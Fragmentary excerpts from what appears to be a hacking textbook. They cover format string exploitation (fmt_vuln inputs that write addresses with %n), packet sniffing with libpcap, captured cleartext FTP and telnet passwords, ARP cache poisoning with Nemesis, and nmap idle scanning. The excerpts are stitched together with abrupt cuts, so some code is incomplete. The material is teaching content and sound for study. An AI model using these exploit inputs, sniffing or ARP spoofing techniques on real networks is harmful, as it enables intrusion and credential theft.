b7fd5000-b7fd6000 r--p 0013b000 07:00 15795      /rofs/lib/tls/i686/cmov/libc-2.5.so
```

Format Strings

A format string exploit is another technique you can use to gain control of a privileged program. Like buffer overflow exploits, *format string exploits* also depend on programming mistakes that may not appear to have an obvious impact on security. Luckily for programmers, once the technique is known, it's fairly easy to spot format string vulnerabilities and eliminate them. Although format string vulnerabilities aren't very common anymore, the following techniques can also be used in other situations.

Format Parameters

You should be fairly familiar with basic format strings by now. They have been used extensively with functions like `printf()` in previous programs. A function that uses format strings, such as `printf()`, simply evaluates the format string passed to it and performs a special action each time a format parameter is encountered. Each format parameter expects an additional variable to be passed, so if there are three format parameters in a format string, there should be three more arguments to the function (in addition to the format string argument).

Recall the various format parameters explained in the previous chapter.

Parameter	Input Type	Output Type
%d	Value	Decimal
%u	Value	Unsigned decimal
%x	Value	Hexadecimal
%s	Pointer	String
%n	Pointer	Number of bytes written so far

The previous chapter demonstrated the use of the more common format parameters, but neglected the less common `%n` format parameter. The fmt_uncommon.c code demonstrates its use.

fmt_uncommon.c

```
#include <stdio.h>
#include <stdlib.h>

int main() {
   int A = 5, B = 7, count_one, count_two;

   // Example of a %n format string
```

of the other parameter arguments are untouched. This method of direct access eliminates the need to step through memory until the beginning of the format string is located, since this memory can be accessed directly. The following output shows the use of direct parameter access.

```
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%x%x%x%x
The right way to print user-controlled input:
AAAA%x%x%x%x
The wrong way to print user-controlled input:
AAAAbffff3d0b7fe75fc041414141
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%4\$x
The right way to print user-controlled input:
AAAA%4$x
The wrong way to print user-controlled input:
AAAA41414141
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

In this example, the beginning of the format string is located at the fourth parameter argument. Instead of stepping through the first three parameter arguments using `%x` format parameters, this memory can be accessed directly. Since this is being done on the command line and the dollar sign is a special character, it must be escaped with a backslash. This just tells the command shell to avoid trying to interpret the dollar sign as a special character. The actual format string can be seen when it is printed correctly.

Direct parameter access also simplifies the writing of memory addresses. Since memory can be accessed directly, there's no need for four-byte spacers of junk data to increment the byte output count. Each of the `%x` format parameters that usually performs this function can just directly access a piece of memory found before the format string. For practice, let's use direct parameter access to write a more realistic-looking address of `0xbffffd72` into the variable `test_vals`.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08" . "\x95\x97\x04\
x08"
. "\x96\x97\x04\x08" . "\x97\x97\x04\x08"')%4\$n
The right way to print user-controlled input:
????????%4$n
The wrong way to print user-controlled input:
????????
[*] test_val @ 0x08049794 = 16 0x00000010
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0x72 - 16
$1 = 98
(gdb) p 0xfd - 0x72
$2 = 139
(gdb) p 0xff - 0xfd
$3 = 2
(gdb) p 0x1ff - 0xfd
$4 = 258
(gdb) p 0xbf - 0xff
$5 = -64
(gdb) p 0x1bf - 0xff
$6 = 192
(gdb) quit
```

will automatically search for a default HTML document in that directory of index.html. If the server finds the resource, it will respond using HTTP by sending several headers before sending the content. If the command `HEAD` is used instead of `GET`, it will only return the HTTP headers without the content. These headers are plaintext and can usually provide information about the server. These headers can be retrieved manually using telnet by connecting to port 80 of a known website, then typing `HEAD / HTTP/1.0` and pressing ENTER twice. In the output below, telnet is used to open a TCP-IP connection to the webserver at http://www.internic.net. Then the HTTP application layer is manually spoken to request the headers for the main index page.

```
reader@hacking:~/booksrc $ telnet www.internic.net 80
Trying 208.77.188.101...
Connected to www.internic.net.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Fri, 14 Sep 2007 05:34:14 GMT
Server: Apache/2.0.52 (CentOS)
Accept-Ranges: bytes
Content-Length: 6743
Connection: close
Content-Type: text/html; charset=UTF-8

Connection closed by foreign host.
reader@hacking:~/booksrc $
```


This reveals that the webserver is Apache version 2.0.52 and even that the host runs CentOS. This can be useful for profiling, so let's write a program that automates this manual process.

The next few programs will be sending and receiving a lot of data. Since the standard socket functions aren't very friendly, let's write some functions to send and receive data. These functions, called `send_string()` and `recv_line()`, will be added to a new include file called hacking-network.h.

The normal `send()` function returns the number of bytes written, which isn't always equal to the number of bytes you tried to send. The `send_string()` function accepts a socket and a string pointer as arguments and makes sure the entire string is sent out over the socket. It uses `strlen()` to figure out the total length of the string passed to it.

You may have noticed that every packet the simple server received ended with the bytes `0x0D` and `0x0A`. This is how telnet terminates the lines—it sends a carriage return and a newline character. The HTTP protocol also expects lines to be terminated with these two bytes. A quick look at an ASCII table shows that `0x0D` is a carriage return (`'\r'`) and `0x0A` is the newline character (`'\n'`).

```
reader@hacking:~/booksrc $ man ascii | egrep "Hex|0A|0D"
Reformatting ascii(7), please wait...
       Oct   Dec   Hex   Char                        Oct   Dec   Hex   Char
       012   10    0A    LF  '\n' (new line)         112   74    4A    J
```

If the first system wants to establish a TCP connection over IP to the second device's IP address of 10.10.10.50, the first system will first check its ARP cache to see if an entry exists for 10.10.10.50. Since this is the first time these two systems are trying to communicate, there will be no such entry, and an ARP request will be sent out to the broadcast address, saying, "If you are 10.10.10.50, please respond to me at `00:00:00:aa:aa:aa`." Since this request uses the broadcast address, every system on the network sees the request, but only the system with the corresponding IP address is meant to respond. In this case, the second system responds with an ARP reply that is sent directly back to `00:00:00:aa:aa:aa` saying, "I am 10.10.10.50 and I'm at `00:00:00:bb:bb:bb`." The first system receives this reply, caches the IP and MAC address pair in its ARP cache, and uses the hardware address to communicate.

Network Layer

The network layer is like a worldwide postal service providing an addressing and delivery method used to send things everywhere. The protocol used at this layer for Internet addressing and delivery is, appropriately, called Internet Protocol (IP); the majority of the Internet uses IP version 4.

Every system on the Internet has an IP address, consisting of a familiar four-byte arrangement in the form of `xx.xx.xx.xx`. The IP header for packets in this layer is 20 bytes in size and consists of various fields and bitflags as defined in RFC 791.

From RFC 791

```
[Page 10]
September 1981
                                                  Internet Protocol
                         3.  SPECIFICATION

3.1.  Internet Header Format

  A summary of the contents of the internet header follows:

    0                   1                   2                   3
    0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |Version|  IHL  |Type of Service|          Total Length         |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |         Identification        |Flags|      Fragment Offset    |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |  Time to Live |    Protocol   |         Header Checksum       |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |                       Source Address                          |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |                    Destination Address                        |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
   |                    Options                    |    Padding    |
   +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+

                    Example Internet Datagram Header
```

at the transport layer.

Transport Layer

The transport layer can be thought of as the first line of office receptionists, picking up the mail from the network layer. If a customer wants to return a defective piece of merchandise, they send a message requesting a Return Material Authorization (RMA) number. Then the receptionist would follow the return protocol by asking for a receipt and eventually issuing an RMA number so the customer can mail the product in. The post office is only concerned with sending these messages (and packages) back and forth, not with what's in them.

The two major protocols at this layer are the Transmission Control Protocol (TCP) and User Datagram Protocol (UDP). TCP is the most commonly used protocol for services on the Internet: telnet, HTTP (web traffic), SMTP (email traffic), and FTP (file transfers) all use TCP. One of the reasons for TCP's popularity is that it provides a transparent, yet reliable and bidirectional, connection between two IP addresses. Stream sockets use TCP/IP connections. A bidirectional connection with TCP is similar to using a telephone—after dialing a number, a connection is made through which both parties can communicate. Reliability simply means that TCP will ensure that all the data will reach its destination in the proper order. If the packets of a connection get jumbled up and arrive out of order, TCP will make sure they're put back in order before handing the data up to the next layer. If some packets in the middle of a connection are lost, the destination will hold on to the packets it has while the source retransmits the missing packets.

All of this functionality is made possible by a set of flags, called *TCP flags*, and by tracking values called *sequence numbers*. The TCP flags are as follows:

TCP flag	Meaning	Purpose
URG	Urgent	Identifies important data
ACK	Acknowledgment	Acknowledges a packet; it is turned on for the majority of the connection
PSH	Push	Tells the receiver to push the data through instead of buffering it
RST	Reset	Resets a connection
SYN	Synchronize	Synchronizes sequence numbers at the beginning of a connection
FIN	Finish	Gracefully closes a connection when both sides say goodbye

These flags are stored in the TCP header along with the source and destination ports. The TCP header is specified in RFC 793.

From RFC 793

```
0x0000   4510 0040 9670 4000 4006 21b0 c0a8 00c1        E..@.p@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c        ...v....^...)...
0x0020   8018 16d0 edd9 0000 0101 080a 000e 0f5a        ...............Z
0x0030   0007 1f78 5553 4552 206c 6565 6368 0d0a        ...xUSER.leech..
21:27:52.415487 192.168.0.118.ftp > 192.168.0.193.32778: P 42:76(34) ack 13
win 17304 <nop,nop,timestamp 466885 921434> (DF)
0x0000   4500 0056 e0ac 4000 8006 976d c0a8 0076        E..V..@....m...v
0x0010   c0a8 00c1 0015 800a 292e 8a9c 5ed4 9cf4        ........)...^...
0x0020   8018 4398 4e2c 0000 0101 080a 0007 1fc5        ..C.N,..........
0x0030   000e 0f5a 3333 3120 5061 7373 776f 7264        ...Z331.Password
0x0040   2072 6571 7569 7265 6420 666f 7220 6c65        .required.for.le
0x0050   6563                                           ec
21:27:52.415832 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 76 win 5840
<nop,nop,timestamp 921435 466885> (DF) [tos 0x10]
0x0000   4510 0034 9671 4000 4006 21bb c0a8 00c1        E..4.q@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe        ...v....^...)...
0x0020   8010 16d0 7e5b 0000 0101 080a 000e 0f5b        ....~[.........[
0x0030   0007 1fc5                                      ....
21:27:56.155458 192.168.0.193.32778 > 192.168.0.118.ftp: P 13:27(14) ack 76
win 5840 <nop,nop,timestamp 921809 466885> (DF) [tos 0x10]
0x0000   4510 0042 9672 4000 4006 21ac c0a8 00c1        E..B.r@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe        ...v....^...)...
0x0020   8018 16d0 90b5 0000 0101 080a 000e 10d1        ................
0x0030   0007 1fc5 5041 5353 206c 3840 6e69 7465        ....PASS.l8@nite
0x0040   0d0a                                           ..
21:27:56.179427 192.168.0.118.ftp > 192.168.0.193.32778: P 76:103(27) ack 27
win 17290 <nop,nop,timestamp 466923 921809> (DF)
0x0000   4500 004f e0cc 4000 8006 9754 c0a8 0076        E..O..@....T...v
0x0010   c0a8 00c1 0015 800a 292e 8abe 5ed4 9d02        ........)...^...
0x0020   8018 438a 4c8c 0000 0101 080a 0007 1feb        ..C.............
0x0030   000e 10d1 3233 3020 5573 6572 206c 6565        ....230.User.lee
0x0040   6368 206c 6f67 6765 6420 696e 2e0d 0a          ch.logged.in...
```

Data transmitted over the network by services such as telnet, FTP, and POP3 is unencrypted. In the preceding example, the user `leech` is seen logging into an FTP server using the password `l8@nite`. Since the authentication process during login is also unencrypted, usernames and passwords are simply contained in the data portions of the transmitted packets.

`tcpdump` is a wonderful, general-purpose packet sniffer, but there are specialized sniffing tools designed specifically to search for usernames and passwords. One notable example is Dug Song's program, `dsniff`, which is smart enough to parse out data that looks important.

```
reader@hacking:~/booksrc $ sudo dsniff -n
dsniff: listening on eth0
-----------------
12/10/02 21:43:21 tcp 192.168.0.193.32782 -> 192.168.0.118.21 (ftp)
USER leech
PASS l8@nite

-----------------
12/10/02 21:47:49 tcp 192.168.0.193.32785 -> 192.168.0.120.23 (telnet)
USER root
PASS 5eCr3t
```

Raw Socket Sniffer

```
    char errbuf[PCAP_ERRBUF_SIZE];
    char *device;
    pcap_t *pcap_handle;
    int i;
```

The `errbuf` variable is the aforementioned error buffer, its size coming from a define in pcap.h set to `256`. The header variable is a `pcap_pkthdr` structure containing extra capture information about the packet, such as when it was captured and its length. The `pcap_handle` pointer works similarly to a file descriptor, but is used to reference a packet-capturing object.

```
device = pcap_lookupdev(errbuf);
if(device == NULL)
   pcap_fatal("pcap_lookupdev", errbuf);

printf("Sniffing on device %s\n", device);
```

The `pcap_lookupdev()` function looks for a suitable device to sniff on. This device is returned as a string pointer referencing static function memory. For our system this will always be `/dev/eth0`, although it will be different on a BSD system. If the function can't find a suitable interface, it will return `NULL`.

```
pcap_handle = pcap_open_live(device, 4096, 1, 0, errbuf);
if(pcap_handle == NULL)
   pcap_fatal("pcap_open_live", errbuf);
```

Similar to the socket function and file open function, the `pcap_open_live()` function opens a packet-capturing device, returning a handle to it. The arguments for this function are the device to sniff, the maximum packet size, a promiscuous flag, a timeout value, and a pointer to the error buffer. Since we want to capture in promiscuous mode, the promiscuous flag is set to `1`.


```
for(i=0; i < 3; i++) {
      packet = pcap_next(pcap_handle, &header);
      printf("Got a %d byte packet\n", header.len);
      dump(packet, header.len);
   }
   pcap_close(pcap_handle);
}
```

Finally, the packet capture loop uses `pcap_next()` to grab the next packet. This function is passed the `pcap_handle` and a pointer to a `pcap_pkthdr` structure so it can fill it with details of the capture. The function returns a pointer to the packet and then prints the packet, getting the length from the capture header. Then `pcap_close()` closes the capture interface.

When this program is compiled, the pcap libraries must be linked. This can be done using the `-l` flag with GCC, as shown in the output below. The pcap library has been installed on this system, so the library and include files are already in standard locations the compiler knows about.

```
reader@hacking:~/booksrc $ gcc -o pcap_sniff pcap_sniff.c
/tmp/ccYgieqx.o: In function `main':
pcap_sniff.c:(.text+0x1c8): undefined reference to `pcap_lookupdev'
pcap_sniff.c:(.text+0x233): undefined reference to `pcap_open_live'
```

```
#define ETH_ALEN  6   /* Octets in one ethernet addr   */
#define ETH_HLEN  14    /* Total octets in header */

/*
 *  This is an Ethernet frame header.
 */

struct ethhdr {
  unsigned char h_dest[ETH_ALEN]; /* Destination eth addr */
  unsigned char h_source[ETH_ALEN]; /* Source ether addr  */
  __be16    h_proto;    /* Packet type ID field */
} __attribute__((packed));
```

This structure contains the three elements of an Ethernet header. The variable declaration of `__be16` turns out to be a type definition for a 16-bit unsigned short integer. This can be determined by recursively grepping for the type definition in the include files.

```
reader@hacking:~/booksrc $
$ grep -R "typedef.*__be16" /usr/include
/usr/include/linux/types.h:typedef __u16 __bitwise __be16;

$ grep -R "typedef.*__u16" /usr/include | grep short
/usr/include/linux/i2o-dev.h:typedef unsigned short __u16;
/usr/include/linux/cramfs_fs.h:typedef unsigned short __u16;
/usr/include/asm/types.h:typedef unsigned short __u16;
$
```

The include file also defines the Ethernet header length in `ETH_HLEN` as 14 bytes. This adds up, since the source and destination MAC addresses use 6 bytes each, and the packet type field is a 16-bit short integer that takes up 2 bytes. However, many compilers will pad structures along 4-byte boundaries for alignment, which means that `sizeof(struct ethhdr)` would return an incorrect size. To avoid this, `ETH_HLEN` or a fixed value of 14 bytes should be used for the Ethernet header length.

By including `<linux/if_ether.h>`, these other include files containing the required `__be16` type definition are also included. Since we want to make our own structures for hacking-network.h, we should strip out references to unknown type definitions. While we're at it, let's give these fields better names.

Added to hacking-network.h

```
#define ETHER_ADDR_LEN 6
#define ETHER_HDR_LEN 14

struct ether_hdr {
  unsigned char ether_dest_addr[ETHER_ADDR_LEN]; // Destination MAC address
  unsigned char ether_src_addr[ETHER_ADDR_LEN];  // Source MAC address
  unsigned short ether_type; // Type of Ethernet packet
};
```

We can do the same thing with the IP and TCP structures, using the corresponding structures and RFC diagrams as a reference.

```
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |          Source Port          |       Destination Port        |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |                        Sequence Number                        |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |                    Acknowledgment Number                      |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |  Data |           |U|A|P|R|S|F|                               |
 | Offset| Reserved  |R|C|S|S|Y|I|            Window             |
 |       |           |G|K|H|T|N|N|                               |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |           Checksum            |         Urgent Pointer        |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |                    Options                    |    Padding    |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |                             data                              |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+

Data Offset: 4 bits
    The number of 32 bit words in the TCP Header.  This indicates where
    the data begins.  The TCP header (even one including options) is an
    integral number of 32 bits long.
Reserved: 6 bits
    Reserved for future use.  Must be zero.
Options: variable
```


Linux's `tcphdr` structure also switches the ordering of the 4-bit data offset field and the 4-bit section of the reserved field depending on the host's byte order. The data offset field is important, since it tells the size of the variablelength TCP header. You might have noticed that Linux's `tcphdr` structure doesn't save any space for TCP options. This is because the RFC defines this field as optional. The size of the TCP header will always be 32-bit-aligned, and the data offset tells us how many 32-bit words are in the header. So the TCP header size in bytes equals the data offset field from the header times four. Since the data offset field is required to calculate the header size, we'll split the byte containing it, assuming little-endian host byte ordering.

The `th_flags` field of Linux's `tcphdr` structure is defined as an 8-bit unsigned character. The values defined below this field are the bitmasks that correspond to the six possible flags.

Added to hacking-network.h

```
struct tcp_hdr {
  unsigned short tcp_src_port;   // Source TCP port
  unsigned short tcp_dest_port;  // Destination TCP port
  unsigned int tcp_seq;          // TCP sequence number
  unsigned int tcp_ack;          // TCP acknowledgment number
  unsigned char reserved:4;      // 4 bits from the 6 bits of reserved space
  unsigned char tcp_offset:4;    // TCP data offset for little-endian host
  unsigned char tcp_flags;       // TCP flags (and 2 bits from reserved space)
#define TCP_FIN   0x01
#define TCP_SYN   0x02
#define TCP_RST   0x04
#define TCP_PUSH  0x08
#define TCP_ACK   0x10
```

```
   char errbuf[PCAP_ERRBUF_SIZE];
   char *device;
   pcap_t *pcap_handle;

   device = pcap_lookupdev(errbuf);
   if(device == NULL)
      pcap_fatal("pcap_lookupdev", errbuf);

   printf("Sniffing on device %s\n", device);

   pcap_handle = pcap_open_live(device, 4096, 1, 0, errbuf);
   if(pcap_handle == NULL)
      pcap_fatal("pcap_open_live", errbuf);

   pcap_loop(pcap_handle, 3, caught_packet, NULL);

   pcap_close(pcap_handle);
}
```

At the beginning of this program, the prototype for the callback function, called `caught_packet()`, is declared along with several decoding functions. Everything else in `main()` is basically the same, except that the for loop has been replaced with a single call to `pcap_loop()`. This function is passed the `pcap_handle`, told to capture three packets, and pointed to the callback function, `caught_packet()`. The final argument is `NULL`, since we don't have any additional data to pass along to `caught_packet()`. Also, notice that the `decode_tcp()` function returns a u_int. Since the TCP header length is variable, this function returns the length of the TCP header.


```
void caught_packet(u_char *user_args, const struct pcap_pkthdr *cap_header, const u_char
*packet) {
   int tcp_header_length, total_header_size, pkt_data_len;
   u_char *pkt_data;

   printf("==== Got a %d byte packet ====\n", cap_header->len);


   decode_ethernet(packet);
   decode_ip(packet+ETHER_HDR_LEN);
   tcp_header_length = decode_tcp(packet+ETHER_HDR_LEN+sizeof(struct ip_hdr));

   total_header_size = ETHER_HDR_LEN+sizeof(struct ip_hdr)+tcp_header_length;
   pkt_data = (u_char *)packet + total_header_size;  // pkt_data points to the data
 portion.
   pkt_data_len = cap_header->len - total_header_size;
   if(pkt_data_len > 0) {
      printf("\t\t\t%u bytes of packet data\n", pkt_data_len);
      dump(pkt_data, pkt_data_len);
   } else
      printf("\t\t\tNo Packet Data\n");
}

void pcap_fatal(const char *failed_in, const char *errbuf) {
   printf("Fatal Error in %s: %s\n", failed_in, errbuf);
   exit(1);
}
```

The `caught_packet()` function gets called whenever `pcap_loop()` captures a

These three details, when exploited properly, allow an attacker to sniff network traffic on a switched network using a technique known as *ARP redirection*. The attacker sends spoofed ARP replies to certain devices that cause the ARP cache entries to be overwritten with the attacker's data. This technique is called *ARP cache poisoning*. In order to sniff network traffic between two points, *A* and *B*, the attacker needs to poison the ARP cache of *A* to cause *A* to believe that *B*'s IP address is at the attacker's MAC address, and also poison the ARP cache of *B* to cause *B* to believe that *A*'s IP address is also at the attacker's MAC address. Then the attacker's machine simply needs to forward these packets to their appropriate final destinations. After that, all of the traffic between *A* and *B* still gets delivered, but it all flows through the attacker's machine, as shown here.



Figure 0x400-8

Since *A* and *B* are wrapping their own Ethernet headers on their packets based on their respective ARP caches, *A*'s IP traffic meant for *B* is actually sent to the attacker's MAC address, and vice versa. The switch only filters traffic based on MAC address, so the switch will work as it's designed to, sending *A*'s and *B*'s IP traffic, destined for the attacker's MAC address, to the attacker's port. Then the attacker rewraps the IP packets with the proper Ethernet headers and sends them back to the switch, where they are finally routed to their proper destination. The switch works properly; it's the victim machines that are tricked into redirecting their traffic through the attacker's machine.

Due to timeout values, the victim machines will periodically send out real ARP requests and receive real ARP replies in response. In order to maintain the redirection attack, the attacker must keep the victim machine's ARP caches poisoned. A simple way to accomplish this is to send spoofed ARP replies to both A and B at a constant interval—for example, every 10 seconds.

A *gateway* is a system that routes all the traffic from a local network out to the Internet. ARP redirection is particularly interesting when one of the victim machines is the default gateway, since the traffic between the default gateway and another system is that system's Internet traffic. For example, if a machine at 192.168.0.118 is communicating with the gateway at 192.168.0.1 over a switch, the traffic will be restricted by MAC address. This means that this traffic cannot normally be sniffed, even in promiscuous mode. In order to sniff this traffic, it must be redirected.

To redirect the traffic, first the MAC addresses of 192.168.0.118 and 192.168.0.1 need to be determined. This can be done by pinging these hosts, since any IP connection attempt will use ARP. If you run a sniffer, you can see the ARP communications, but the OS will cache the resulting IP/MAC address associations.

```
reader@hacking:~/booksrc $ ping -c 1 -w 1 192.168.0.1
PING 192.168.0.1 (192.168.0.1): 56 octets data
64 octets from 192.168.0.1: icmp_seq=0 ttl=64 time=0.4 ms
--- 192.168.0.1 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
reader@hacking:~/booksrc $ ping -c 1 -w 1 192.168.0.118
PING 192.168.0.118 (192.168.0.118): 56 octets data
64 octets from 192.168.0.118: icmp_seq=0 ttl=128 time=0.4 ms
--- 192.168.0.118 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
reader@hacking:~/booksrc $ arp -na
? (192.168.0.1) at 00:50:18:00:0F:01 [ether] on eth0
? (192.168.0.118) at 00:C0:F0:79:3D:30 [ether] on eth0
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:00:AD:D1:C7:ED
          inet addr:192.168.0.193  Bcast:192.168.0.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING  MTU:1500  Metric:1
          RX packets:4153 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3875 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:601686 (587.5 Kb)  TX bytes:288567 (281.8 Kb)
          Interrupt:9 Base address:0xc000
reader@hacking:~/booksrc $
```


After pinging, the MAC addresses for both 192.168.0.118 and 192.168.0.1 are in the attacker's ARP cache. This way, packets can reach their final destinations after being redirected to the attacker's machine. Assuming IP forwarding capabilities are compiled into the kernel, all we need to do is send some spoofed ARP replies at regular intervals. 192.168.0.118 needs to be told that 192.168.0.1 is at `00:00:AD:D1:C7:ED`, and 192.168.0.1 needs to be told that 192.168.0.118 is also at `00:00:AD:D1:C7:ED`. These spoofed ARP packets can be injected using a command-line packet injection tool called Nemesis. Nemesis was originally a suite of tools written by Mark Grimes, but in the most recent version 1.4, all functionality has been rolled up into a single utility by the new maintainer and developer, Jeff Nathan. The source code for Nemesis is on the LiveCD at /usr/src/nemesis-1.4/, and it has already been built and installed.

```
reader@hacking:~/booksrc $ nemesis

NEMESIS -=- The NEMESIS Project Version 1.4 (Build 26)

NEMESIS Usage:
  nemesis [mode] [options]

NEMESIS modes:
  arp
  dns
  ethernet
```

```
    [Protocol addr:IP] 192.168.0.118 > 192.168.0.1
   [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
          [ARP opcode] Reply
    [ARP hardware fmt] Ethernet (1)
    [ARP proto format] IP (0x0800)
    [ARP protocol len] 6
    [ARP hardware len] 4
Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.
ARP Packet Injected
Redirecting...
```

You can see how something as simple as Nemesis and the standard BASH shell can be used to quickly hack together a network exploit. Nemesis uses a C library called libnet to craft spoofed packets and inject them. Similar to libpcap, this library uses raw sockets and evens out the inconsistencies between platforms with a standardized interface. libnet also provides several convenient functions for dealing with network packets, such as checksum generation.

The libnet library provides a simple and uniform API to craft and inject network packets. It's well documented and the functions have descriptive names. A high-level glance at the source code for Nemesis shows how easy it is to craft ARP packets using libnet. The source file nemesis-arp.c contains several functions for crafting and injecting ARP packets, using statically defined data structures for the packet header information. The `nemesis_arp()` function shown below is called in nemesis.c to build and inject an ARP packet.

From nemesis-arp.c

```
static ETHERhdr etherhdr;
static ARPhdr arphdr;

...

void nemesis_arp(int argc, char **argv)
{
    const char *module= "ARP/RARP Packet Injection";

    nemesis_maketitle(title, module, version);

    if (argc > 1 && !strncmp(argv[1], "help", 4))
        arp_usage(argv[0]);

    arp_initdata();
    arp_cmdline(argc, argv);
    arp_validatedata();
    arp_verbose();

    if (got_payload)
    {
        if (builddatafromfile(ARPBUFFSIZE, &pd, (const char *)file,
                    (const u_int32_t)PAYLOADMODE) < 0)
            arp_exit(1);
    }

    if (buildarp(&etherhdr, &arphdr, &pd, device, reply) < 0)
    {
```

Then, the attacker sends a spoofed SYN packet with the idle host's IP address to a port on the target machine. One of two things will happen, depending on whether that port on the victim machine is listening:

- If that port is listening, a SYN/ACK packet will be sent back to the idle host. But since the idle host didn't actually send out the initial SYN packet, this response appears to be unsolicited to the idle host, and it responds by sending back an RST packet.
- If that port isn't listening, the target machine doesn't send a SYN/ACK packet back to the idle host, so the idle host doesn't respond.

At this point, the attacker contacts the idle host again to determine how much the IP ID has incremented. If it has only incremented by one interval, no other packets were sent out by the idle host between the two checks. This implies that the port on the target machine is closed. If the IP ID has incremented by two intervals, one packet, presumably an RST packet, was sent out by the idle machine between the checks. This implies that the port on the target machine is open.

The steps are illustrated on the next page for both possible outcomes.

Of course, if the idle host isn't truly idle, the results will be skewed. If there is light traffic on the idle host, multiple packets can be sent for each port. If 20 packets are sent, then a change of 20 incremental steps should be an indication of an open port, and none, of a closed port. Even if there is light traffic, such as one or two non–scan-related packets sent by the idle host, this difference is large enough that it can still be detected.

If this technique is used properly on an idle host that doesn't have any logging capabilities, the attacker can scan any target without ever revealing his or her IP address.

After finding a suitable idle host, this type of scanning can be done with nmap using the `-sI` command-line option followed by the idle host's address:

```
reader@hacking:~/booksrc $ sudo nmap -sI idlehost.com 192.168.42.7
```

```
   if (critical_libnet_data.packet == NULL)
      libnet_error(LIBNET_ERR_FATAL, "can't initialize packet memory.\n");

   libnet_seed_prand();

   set_packet_filter(pcap_handle, (struct in_addr *)&target_ip, existing_ports);

   pcap_loop(pcap_handle, -1, caught_packet, (u_char *)&critical_libnet_data);
   pcap_close(pcap_handle);
}

/* Sets a packet filter to look for established TCP connections to target_ip */
int set_packet_filter(pcap_t *pcap_hdl, struct in_addr *target_ip, u_short *ports) {
   struct bpf_program filter;
   char *str_ptr, filter_string[90 + (25 * MAX_EXISTING_PORTS)];
   int i=0;

   sprintf(filter_string, "dst host %s and ", inet_ntoa(*target_ip)); // Target IP
   strcat(filter_string, "tcp[tcpflags] & tcp-syn != 0 and tcp[tcpflags] & tcp-ack = 0");


   if(ports[0] != 0) { // If there is at least one existing port
      str_ptr = filter_string + strlen(filter_string);
      if(ports[1] == 0) // There is only one existing port
         sprintf(str_ptr, " and not dst port %hu", ports[i]);
      else { // Two or more existing ports
         sprintf(str_ptr, " and not (dst port %hu", ports[i++]);
         while(ports[i] != 0) {
